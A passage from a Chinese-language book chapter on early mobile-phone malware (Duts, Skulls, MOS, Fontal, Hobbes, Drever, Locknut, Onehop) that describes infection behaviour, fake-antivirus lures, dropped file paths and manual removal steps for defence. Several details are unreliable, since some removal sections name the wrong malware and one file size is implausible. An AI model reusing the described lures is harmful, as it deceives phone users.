界面：Windows CE/Pocket PC。

变种：WinCE/Duts.1536，Duts.1520，WINCE_DUTS.A，WCE/Duts-A，WinCE/Duts.1536.dr，和 WinCE.Duts.a。

WINCE Duts 病毒是最早针对 Windows CE 或掌上电脑界面的。这种验证病毒将自己附加于受害者掌上电脑的所有.EXE 文件中。值得注意的是，Windows CE 病毒并不会带来什么危害。其工作原理可描述如下。

只有当一个受感染文件被执行时，Windows CE 病毒才能感染设备。一旦执行，会显示以下信息：

WinCE4.Dust by Ratter/29A

亲爱的用户，我被允许传播吗？

如果用户选择不，那么病毒停止工作，控制回复到操作系统；如果用户选择是，那么系统根目录中所有.EXE 文件都会被附上 WINCE Duts 病毒。需要指出的是，WINCE Duts 病毒将受感染.EXE 文件增大 1 536 个字节。病毒包含有由其创造者制作的以下信息，不过它们不会被显示在屏幕上：

This code arose from the dust of Permutation City

This is proof of concept code. Also, i wanted to make avers happy.The situation

when Pocket PC antiviruses detect only EICAR file had to end ...

删除指南

从各大防毒公司都可下载到删除工具，可以方便地从被感染设备中删除WINCE Duts病毒。请参阅后面章节中的“Fadia推荐热点移动电话杀毒工具”。

易受攻击的移动电话

WINCE Duts 病毒感染任何运行 Windows CE 系统的设备。

对策

请参阅“Cabir 蠕虫”部分对策。

提示：在欧洲和北美一直存在一个猜测：车载电脑是否会通过蓝牙电话感染病毒。然而，由 F-Secure 防毒公司开展的研究表明这种说法不过是一个猜测。丰田汽车并不使用 Symbian 操作系统，所以所有感染 Symbian 操作系统的病毒都对它没有影响。为此，完全可以不用担心车载电脑感染病毒。当然，这并不代表未来也没有被感染的可能性。

4.3.7 SKULLS 木马

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：Skulls，SymbOS/Skulls，和 SYMBOS_SKULLS.A。

Skulls 木马是最早的一种通过蓝牙协议感染移动电话的木马。通常它被称为 SymbOS.Skulls 蠕虫，它最常感染 Symbian 操作系统 60 系列界面平台。然而，很多情况下，它也感染 80 或 40 系列界面平台。被感染后，系统应用程序中所有.SIS 文件都被替换为恶意的.SIS 文件。换句话说，这个木马使得所有应用程序无法使用，同时除拨打、接听电话外，被感染电话也无法使用。所有应用程序——游戏、电子邮件、日历、短信、互联网等——都完全失效。

值得注意的是，Skulls 木马依赖用户参与繁殖。它的工作、感染及传播可以描述如下：

Skulls 木马通过蓝牙协议传输到一个可攻击的移动电话，此时，它是一个名为扩展的 Theme.sis 的 SIS 文件，大小为 1 192 117 字节。该文件声称是 Nokia 电话的一个管理程序，一旦文件传输到电话，就会显示出以下信息：

通过蓝牙接收信息<ABC 设备名称>？

这条信息通知用户蓝牙接收到一条新信息。如果用户拒绝接收，那么蠕虫就立即被终止了。如果用户选择接收，它将被保存在收信箱中，在收信箱中选取该信息，提示就会如图 4-7 所示。

安装 安全警告 。不能确认来源。继续？



图 4-7 Skulls 木马警告信息

这条警告信息不仅告诉用户接收到的这个信息包含一个未经证实的应用程序（*扩展的 Theme.sis*），它同时建议用户只在可确认提供者的情况下才进行安装。如果用户选择同意，那么安装开始，一旦用户接受安装提示，Skulls 就被安装并运行。这一阶段，它使所有应用程序失效，同时将所有图标替换成如图 4-8 所示。



图 4-8　Skulls 木马图标

安装过程中，Skulls 生成以下文件：

\system\libs\zlib.dll
\system\libs\softwarecopier200.dll
\system\libs\notification.cmd
\system\libs\lmpro.r02
\system\libs\lmpro.r01
\system\libs\licencemanager20s.dll
\system\apps\walletavota\walletavota.app
\system\apps\walletavota\walletavota.aif
\system\apps\walletavmgmt\walletavmgmt.app
\system\apps\walletavmgmt\walletavmgmt.aif
\system\apps\voicerecorder\voicerecorder.app
\system\apps\voicerecorder\voicerecorder.aif
\system\apps\vm\vm.app
\system\apps\vm\vm.aif
\system\apps\vcommand\vcommand.app
\system\apps\vcommand\vcommand.aif
\system\apps\ussd\ussd.app
\system\apps\ussd\ussd.aif
\system\apps\todo\todo.app
\system\apps\todo\todo.aif
\system\apps\sysap\sysap.app
\system\apps\sysap\sysap.aif
\system\apps\startup\startup.app

\system\apps\startup\startup.aif
\system\apps\speeddial\speeddial.app
\system\apps\speeddial\speeddial.aif
\system\apps\smsviewer\smsviewer.app
\system\apps\smsviewer\smsviewer.aif
\system\apps\smseditor\smseditor.app
\system\apps\smseditor\smseditor.aif
\system\apps\simdirectory\simdirectory.app
\system\apps\simdirectory\simdirectory.aif
\system\apps\sdn\sdn.app
\system\apps\sdn\sdn.aif
\system\apps\screensaver\screensaver.app
\system\apps\screensaver\screensaver.aif
\system\apps\schemeapp\schemeapp.app
\system\apps\schemeapp\schemeapp.aif
\system\apps\satui\satui.app
\system\apps\satui\satui.aif
\system\apps\pushviewer\pushviewer.app
\system\apps\pushviewer\pushviewer.aif
\system\apps\psln\psln.app
\system\apps\psln\psln.aif
\system\apps\provisioningcx\provisioningcx.app
\system\apps\provisioningcx\provisioningcx.aif
\system\apps\profileapp\profileapp.app
\system\apps\profileapp\profileapp.aif
\system\apps\presence\presence.app
\system\apps\presence\presence.aif
\system\apps\pinboard\pinboard.app
\system\apps\pinboard\pinboard.aif
\system\apps\phonebook\phonebook.app
\system\apps\phonebook\phonebook.aif
\system\apps\phone\phone.app
\system\apps\phone\phone.aif
\system\apps\nsmldssync\nsmldssync.app
\system\apps\nsmldssync\nsmldssync.aif
\system\apps\nsmldmsync\nsmldmsync.app
\system\apps\nsmldmsync\nsmldmsync.aif
\system\apps\npdviewer\npdviewer.app
\system\apps\npdviewer\npdviewer.aif

\system\apps\notepad\notepad.app
\system\apps\notepad\notepad.aif
\system\apps\musicplayer\musicplayer.app
\system\apps\musicplayer\musicplayer.aif
\system\apps\msgmailviewer\msgmailviewer.app
\system\apps\msgmailviewer\msgmailviewer.aif
\system\apps\msgmaileditor\msgmaileditor.app
\system\apps\msgmaileditor\msgmaileditor.aif
\system\apps\mmsviewer\mmsviewer.app
\system\apps\mmsviewer\mmsviewer.aif
\system\apps\mmseditor\mmseditor.app
\system\apps\mmseditor\mmseditor.aif
\system\apps\mmm\mmm.app
\system\apps\mmcapp\mmcapp.app
\system\apps\mmcapp\mmcapp.aif
\system\apps\menu\menu.app
\system\apps\menu\menu.aif
\system\apps\mediasettings\mediasettings.app
\system\apps\mediasettings\mediasettings.aif
\system\apps\mediaplayer\mediaplayer.app
\system\apps\mediaplayer\mediaplayer.aif
\system\apps\mediagallery\mediagallery.app
\system\apps\mediagallery\mediagallery.aif
\system\apps\mce\mce.app
\system\apps\mce\mce.aif
\system\apps\logs\logs.app
\system\apps\logs\logs.aif
\system\apps\location\location.app
\system\apps\location\location.aif
\system\apps\imageviewer\imageviewer.aif
\system\apps\gs\gs.app
\system\apps\gs\gs.aif
\system\apps\filemanager\filemanager.app
\system\apps\filemanager\filemanager.aif
\system\apps\appmngr\appmngr.aif

\system\apps\dictionary\dictionary.aif
\system\apps\ddviewer\ddviewer.app
\system\apps\ddviewer\ddviewer.aif

\system\apps\cshelp\cshelp.app
\system\apps\cshelp\cshelp.aif
\system\apps\converter\converter.app
\system\apps\converter\converter.aif
\system\apps\connectionmonitorui\connectionmonitorui.app
\system\apps\connectionmonitorui\connectionmonitorui.aif
\system\apps\codviewer\codviewer.app
\system\apps\codviewer\codviewer.aif
\system\apps\clockapp\clockapp.app
\system\apps\clockapp\clockapp.aif
\system\apps\chat\chat.app
\system\apps\chat\chat.aif
\system\apps\certsaver\certsaver.app
\system\apps\certsaver\certsaver.aif
\system\apps\cbsuiapp\cbsuiapp.app
\system\apps\cbsuiapp\cbsuiapp.aif
\system\apps\camcorder\camcorder.app
\system\apps\camcorder\camcorder.aif
\system\apps\calendar\calendar.app
\system\apps\calendar\calendar.aif
\system\apps\calcsoft\calcsoft.app
\system\apps\calcsoft\calcsoft.aif
\system\apps\bva\bva.app
\system\apps\bva\bva.aif
\system\apps\btui\btui.app
\system\apps\btui\btui.aif
\system\apps\browser\browser.app
\system\apps\browser\browser.aif
\system\apps\autolock\autolock.app
\system\apps\autolock\autolock.aif
\system\apps\about\about.app
\system\apps\appmngr\appmngr.app
\system\apps\about\about.aif
\system\apps\dictionary\dictionary.app
\system\apps\appinst\appinst.aif
\system\apps\imageviewer\imageviewer.app
\system\apps\appinst\appinst.app

很多 Skulls 木马变种同时也安装 Cabir 蠕虫，生成以下文件：

caribe.rsc

caribe.app

camtimer.sis

提示：Skulls 木马有很多变种，SymbOS.Skulls.B，SymbOS.Skulls.C，SymbOS.Skulls.D，SymbOS.Skulls.E，SymbOS.Skulls.F，SymbOS.Skulls.G，SymbOS.Skulls.H，SymbOS.Skulls.I，SymbOS.Skulls.J，SymbOS.Skulls.K，SymbOS.Skulls.L，and SymbOS.Skulls.M Trojans。它们和 Skulls 木马极其类似，与你的销售商联系获得它们的更具体的信息。

删除指南

按照以下步骤可以很容易地删除 Skulls 木马：

①在受感染的蓝牙移动电话上安装文件管理器。

②设置文件管理器显示系统文件。

③扫描所有驱动器并删除以下文件：

\system\apps\appctrl\appctrl.aif

\system\apps\appctrl\appctrl.app

\system\apps\btui\btui.aif

\system\apps\btui\btui.app

\system\apps\efileman\efileman.aif

\system\apps\efileman\efileman.app

\system\apps\fexplorer\fexplorer.aif

\system\apps\fexplorer\fexplorer.app

\system\apps\file\file.aif

\system\apps\file\file.app

\system\apps\filemanager\filemanager.aif

\system\apps\filemanager\filemanager.app

\system\apps\fileview\fileview.aif

\system\apps\fileview\fileview.app

\system\apps\mediagallery\mediagallery.aif

\system\apps\mediagallery\mediagallery.app

\system\apps\mmcapp\mmcapp.aif

\system\apps\mmcapp\mmcapp.app

\system\apps\phone\phone.aif

\system\apps\phone\phone.app

\system\apps\phonebook\phonebook.aif

\system\apps\phonebook\phonebook.app

\system\apps\profileapp\profileapp.aif

\system\apps\profileapp\profileapp.app

\system\apps\smartfileman\smartfileman.aif

\system\apps\smartfileman\smartfileman.app

\system\apps\startup\startup.aif
\system\apps\startup\startup.app
\system\apps\systemexplorer\systemexplorer.aif
\system\apps\systemexplorer\systemexplorer.app
\system\apps\thndrbrd\thndrbrd.aif
\system\apps\thndrbrd\thndrbrd.app
\system\apps\voicerecorder\voicerecorder.aif
\system\apps\voicerecorder\voicerecorder.app
\system\apps\mariya\mariya.app
\system\nawrasxsecuredata\nawrassecuritymanager\mariya.app
\system\nawrasxsecuredata\nawrassecuritymanager\mariya.rsc
\system\recogs\naw.mdl
\system\apps\mariya\mariya.rsc
\system\apps\mariya\naw.mdl
\system\data\backgroundimage.mbm

需要注意的是，有时必须重启电话某些文件才能被删除。

④如果 Skulls 木马同时也安装了 Cabir 蠕虫，也要删除以下文件：

caribe.rsc
caribe.app
camtimer.sis

⑤使用应用程序管理器删除扩展 Theme.sis 程序。

⑥关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Skulls 木马和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。

需要指出的是，运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Skulls 感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.8 MOS 木马

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Mquito， Trojan.Mquito，和SymbOS/QDial26。

MOS木马对移动电话的攻击非常有趣。它一般被称为Trojan.Mquito，它是一个Mosquitos游戏的破解版本。通常Symbian 操作系统60系列平台支持这款游戏。MOS木马运行了Mosquitos游戏的一个隐藏功能，向一个额外付费电话发送一条短信。

有必要指出的是，Ojom 游戏开发者加入的这一隐藏功能，原本是用来抓获盗版者的。

然而 MOS 木马却用这一功能实施破坏。它的工作、感染及传播可以描述如下：

MOS木马以大小为140 599 267 840字节的.SIS安装文件存在。它包含一个破解的Mosquitos游戏恶意版本。一旦进行安装，不但游戏被安装，MOS也复制自身到移动电话的\system\apps\Mosquitos\Mosquitos.app 路径。

一旦用户运行该游戏，就会显示以下信息：

FREE VERSION This version has been cracked by SODDOM BIN LOADER No rights reserved. Pirate copies are illegal and offenders will have lotz of phun!!!

这一信息是对原有欢迎信息的调侃：

UK VERSION This version is for the UK market only and does not work outside the United Kingdom. Pirate copies are illegal and offenders will be prosecuted.

MOS木马向一个预置的额外付费电话发送一条短信。需要说明的是短信只是在游戏第一次运行时发送，随后，Mosquitos游戏会在移动电话上正常运行。

删除指南

按照以下步骤可以很容易地删除 Mabir 蠕虫：

1. 在受感染的蓝牙移动电话上安装文件管理器。
2. 设置文件管理器显示系统文件。
3. 扫描所有驱动器并删除这个文件夹：

\system\apps\Mosquitos

需要注意的是，有时必须重启电话某些文件才能被删除。

4. 关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

你也可以通过Symbian应用程序管理器自动删除Mosquitos游戏，从而删除MOS木马。很多杀毒公司——Symantec，F-Secure，Kaspersky Labs等——都已推出自动删除工具，可以在它们的网站上下载。

易受攻击的移动电话

MOS 木马和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 MOS 感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.9 FONTAL 木马

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Fontal.A，Fontal.A，Troj/Fontal-A，和 SYMBOS_FONTAL.A。

Fontal木马是一种最危险的移动电话病毒。不仅因为它可以使所有应用程序无效，它还可使电话完全不能工作。它在电话上安装一个恶意的font文件，从而阻止电话重新启动。并

且，Fontal的某些变种可以使一些杀毒工具如Kaspersky失效。

如果一个被感染电话重新启动，Fontal 会阻止设备重启成功。电话会一直停在启动画面上。Fontal 木马也破坏软件管理器，就是说除非 Fontal 被删除；否则任何新的程序都不能安装。然而，软件管理器的失效意味着 Fontal 不能被卸载。通常，移动电话是这样被感染的：

Fontal 木马为大小 25 078 字节的.SIS 安装文件。某个变种假装成 Nokia 为 Symbian 操作系统提供的防毒程序，并显示以下信息：

Nokia 防毒程序保证你的电话免遭病毒袭击。请在安装完后重启电话以激活程序。有任何疑问请拨：

一旦安装，则会生成以下文件：

\system\fonts\kill sadam font.gdr
\system\apps\kill sadam\kill sadam.aif
\system\apps\kill sadam\kill sadam1.rsc
\system\apps\kill sadam\kill sadam.rsc
\system\apps\kill sadam\kill sadam.app
\system\apps\appmngr\appmngr.app

appmngr.app 文件替换并使程序管理器失效，同时 kill sadam.app 文件负责显示一个对话框，诱使用户重启电话。一旦用户尝试重新启动电话，操作系统将被拒绝载入。

提示：Fontal.A and Fontal.B 是Fontal的两个变种。

删除指南

按照以下步骤可以很容易地删除 Fontal 木马：

1. 在受感染的蓝牙移动电话上安装文件管理器。
2. 设置文件管理器显示系统文件。
3. 从电话中删除以下文件：

\system\fonts\kill sadam font.gdr
\system\apps\kill sadam\kill sadam.aif
\system\apps\kill sadam\kill sadam1.rsc
\system\apps\kill sadam\kill sadam.rsc
\system\apps\kill sadam\kill sadam.app
\system\apps\appmngr\appmngr.app

需要注意的是，有时必须重启电话某些文件才能被删除。

4. 关闭文件管理器，运行程序管理器。
5. 卸载 Kill Sadam by OID500.sis 程序，退出程序管理器。
6. 关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Fontal 木马和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是，运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Fontal 木马感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.10 HOBBES 木马

界面：Symbian v 6.1 操作系统 60 系列界面/EPOC。

变种：SymbOS/Hobbes.A and Hobbes.A。

Hobbes 木马感染运行 Symbian 操作系统 60 系列界面的移动电话。Hobbes 以.SIS 形式存在，它感染电话，使得程序安装功能失效。并且，它阻止操作系统重新启动，使电话瘫痪。它的工作可描述如下：

Hobbes 以大小为 36 470 字节，名为 Symantec.sis 的.SIS 安装文件存在。它欺骗用户，使其相信自己正在安装一个 Symantec 公司的可信的安全产品。

一旦安装开始，将会生成以下文件：

\apps\fexplorer\fexplorer.aif
\apps\fexplorer\fexplorer.app
\apps\fexplorer\fexplorer.mbm
\apps\fexplorer\fexplorer.rsc
\apps\fexplorer\fexplorer_caption.rsc
\apps\fexplorer\flo.mdl
\system\recogs\jjlas.mdl
\system\recogs\recappforge.mdl
\system\recogs\ultramp3rec.mdl
\system\recogs\recautoexec.mdl

安装过程中，Hobbes显示以下信息诱使用户重新启动电话：

安装完成后请重启电话以确保实时保护程序工作。

Copyright Symantec Security Solution 2005 (c)

一旦安装完成，在重启时所有应用程序都会失效，并且，按键也不能使用。必须指出的是只有电话重启后Hobbes才能造成破坏。如果你怀疑自己的电话感染了Hobbes木马，请不要重启电话。

删除指南

按照以下步骤可以很容易地删除 Fontal 木马：

情况 1

1. 在受感染的电话上安装文件管理器。
2. 设置文件管理器显示系统文件。

3．从电话中删除以下文件：

symantec anti-virus.sis

\apps\fexplorer\fexplorer.aif

\apps\fexplorer\fexplorer.app

\apps\fexplorer\fexplorer.mbm

\apps\fexplorer\fexplorer.rsc

\apps\fexplorer\fexplorer_caption.rsc

\apps\fexplorer\flo.mdl

\system\recogs\jjlas.mdl

\system\recogs\recappforge.mdl

\system\recogs\ultramp3rec.mdl

需要注意的是，有时必须重启电话某些文件才能被删除。

4．关闭文件管理器。

5．运行程序管理器，卸载 Symantec.sis 程序。

6．关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

情况 2

如果电话已经重新启动，请按以下步骤进行：

1．从被感染电话中取出媒体卡。

2．使用电脑或或被感染设备从媒体卡中删除

\system\recogs\recAutoExec.mdl

3．重新放入媒体卡。

4．运行程序管理器，卸载 Symantec.sis 程序。

5．关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Hobbes 木马可感染运行 Symbianv6.1 操作系统 60 系列界面。所以以下为一些易受 Hobbes 木马攻击的机型：

- Nokia 3600
- Nokia 3620
- Nokia 3650
- Nokia 3660
- Nokia N-Gage
- Nokia N-Gage QD
- Sendo X
- Sendo X2
- Siemens SX1

需要指出的是，运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Hobbes 木马感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.11 DREVER 木马

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Drever.A，Troj.SymbOS.Drever.A，和 SymbOS/Drever.a!mdl。

Drever 木马影响 Symbian 操作系统 60 系列界面。并且通过覆盖如 Simworks 或 Kaspersky 等杀毒工具的启动程序而使其失效。其工作原理可描述如下：

Drever 木马以名为 Antivirus.sis 的.SIS 安装文件存在。一旦执行安装，将会生成以下文件：

\system\apps\gavnowin!\gavnowin.app

\system\apps\gavnowin!\gavnowin.rsc

\system\apps\gavnowin!\gavnowin_caption.rsc

\system\apps\gavnowinyou\gavnowin.app

\system\apps\gavnowinyou\gavnowin.rsc

\system\apps\gavnowinyou\gavnowin_caption.app

随后，Drever 木马产生以下文件，覆盖杀毒程序的启动文件：

\system\recogs\avboot.mdl

\system\recogs\kl_antivirus.mdl

最后，Drever 在安装过程中显示以下信息：

提示：SymbOS.Drever.A，SymbOS.Drever.B，和 SymbOS.Drever.C 是 Drever 木马的三种最普遍的变种。

删除指南

按照以下步骤可以很容易地删除 Drever 木马：

1. 在受感染的电话上安装文件管理器。
2. 设置文件管理器显示系统文件。
3. 打开\system\apps 文件夹删除以下文件：

\gavnowin!\gavnowin.app

\gavnowin!\gavnowin.rsc

\gavnowin!\gavnowin_caption.rsc

\gavnowinyou\gavnowin.app

\gavnowinyou\gavnowin.rsc

\gavnowinyou\gavnowin_caption.app

4. 打开\system\recogs 文件夹，删除以下文件：

avboot.mdl

kl_antivirus.mdl

需要注意的是，有时必须重启电话某些文件才能被删除。

5. 关闭文件管理器，重新安装杀毒软件。
6. 关机，然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Drever 木马和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是，运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Drever 木马感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.12 LOCKNUT 木马

界面：Symbian v7.0 操作系统 60 系列界面/EPOC。

变种：Locknut.A， SYMBOS_LOCKNUT.A，和SYMBOS_LOCKNUT.B。

Locknut 木马感染 Symbian v7.0 操作系统 60 系列界面的移动电话，导致系统崩溃或死机。Locknut 通过覆盖电话关键系统文件达到这个目的。很多 Locknut 的变种同时传播 Cabir 蠕虫。其工作原理可描述如下。

Locknut 木马以名为 patch.sis 的.SIS 安装文件存在。一旦执行安装，将会生成以下文件：

\system\apps\gavno\gavno_caption.rsc

\system\apps\gavno\gavno.rsc

\system\apps\gavno\gavno.app

\patch.sis

\system\installs\patch.sis

\system\installs\patch_v1.sis

\system\installs\patch_v2.sis

很多变种同时安装 Cabir 蠕虫，生成以下文件：

\system\recogs\flo.mdl

\system\caribesecuritymanager\caribe.sis

\system\caribesecuritymanager\caribe.rsc

\system\caribesecuritymanager\caribe.app

\system\apps\caribe\flo.mdl

\system\apps\caribe\caribe.rsc

\system\apps\caribe\caribe.app

\system\symbiansecuredata\caribesecuritymanager\caribe.sis

\system\symbiansecuredata\caribesecuritymanager\caribe.rsc

\system\symbiansecuredata\cari

最后，Locknut 显示以下信息：

App. closed

AppArcServerTh

read

提示：SymbOS.Locknut.A 和 SymbOS.Locknut.B 是 Locknut 木马的两个变种。

删除指南

按照以下步骤可以很容易地删除 Locknut 木马：

1．在受感染的蓝牙电话上安装文件管理器。

2．设置文件管理器显示系统文件。

搜寻所有驱动器，找到\system\apps\gavno 文件夹删除以下文件：

gavno_caption.rsc

gavno.rsc

gavno.app

③搜寻所有驱动器，找到\system\apps\caribe 文件夹删除以下文件：

caribe.app

caribe.rsc

flo.mdl

④打开\system\caribesecuritymanager 文件夹删除以下文件：

caribe.app

caribe.rsc

caribe.sis

⑤打开\system\symbiansecuredata\caribesecuritymanager 文件夹删除以下文件：

caribe.app

caribe.rsc

caribe.sis

⑥打开\system\recogs 文件夹删除这个文件：

flo.mdl

⑦打开\system\installs 文件夹删除以下文件：

caribe.sis

patch.sis

patch_v1.sis

patch_v2.sis

⑧在根目录中删除这个文件：

patch.sis

需要注意的是，有时必须重启电话某些文件才能被删除。

⑨关闭文件管理器，重新安装杀毒软件。

⑩关机然后重新启动。

被感染的移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Locknut 木马可感染运行 Symbianv7.0 操作系统 60 系列界面。所以以下一些为易受 Hobbes 木马攻击的机型：

- Nokia 3230

- Nokia 6260
- Nokia 6600
- Nokia 6620
- Nokia 6670
- Nokia 7610
- Panasonic X700
- Panasonic X800

需要指出的是运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Locknut 木马感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.13 ONEHOP 木马

界面：Symbian 操作系统 60 系列界面和 UIQ 界面/EPOC。

变种：SymbOS/Onehop.A。

Onehop 木马以运行 Symbian 操作系统 60 系列界面及 UIQ 界面的移动电话为目标。一旦有被感染程序执行，电话就会被重启。Onehop 是第一种向其他蓝牙电话发送木马（SymbOS/Bootton.A）的病毒。被感染电话上的所有应用程序都被感染。所以被感染电话很快就不能使用了。其工作、感染及传播可描述如下：

Onehop 木马以名为 PhotoID.v3.06_NEW_7610_3230_6630_SMPDA.sis 的.SIS 安装文件存在。木马使用 PhotoID.v3.06_NEW 作为安装时的名称。一旦执行安装，将会生成以下文件：

\system\thndrbrdmainfiles\thndrbrdsecuritysystm/iloveu.app
\system\thndrbrdmainfiles\thndrbrdsecuritysystm/iloveu.rsc
\system\thndrbrdmainfiles\thndrbrdsecuritysystm/iloveu.sis

Onehop 同时安装一个名为 IloveU 的改进的 Carbir 蠕虫。Cabir 通过蓝牙向其他移动电话传播 SymbOS/Bootton.A 木马。所有应用程序都被一个重启程序所替换。除拨打、接听电话以外，所有包括短信、照相、浏览等应用程序都不能被使用。即便用户按使用键，电话也会立即重启，并且木马将所有应用程序都换成如图 4-9 所示图片。

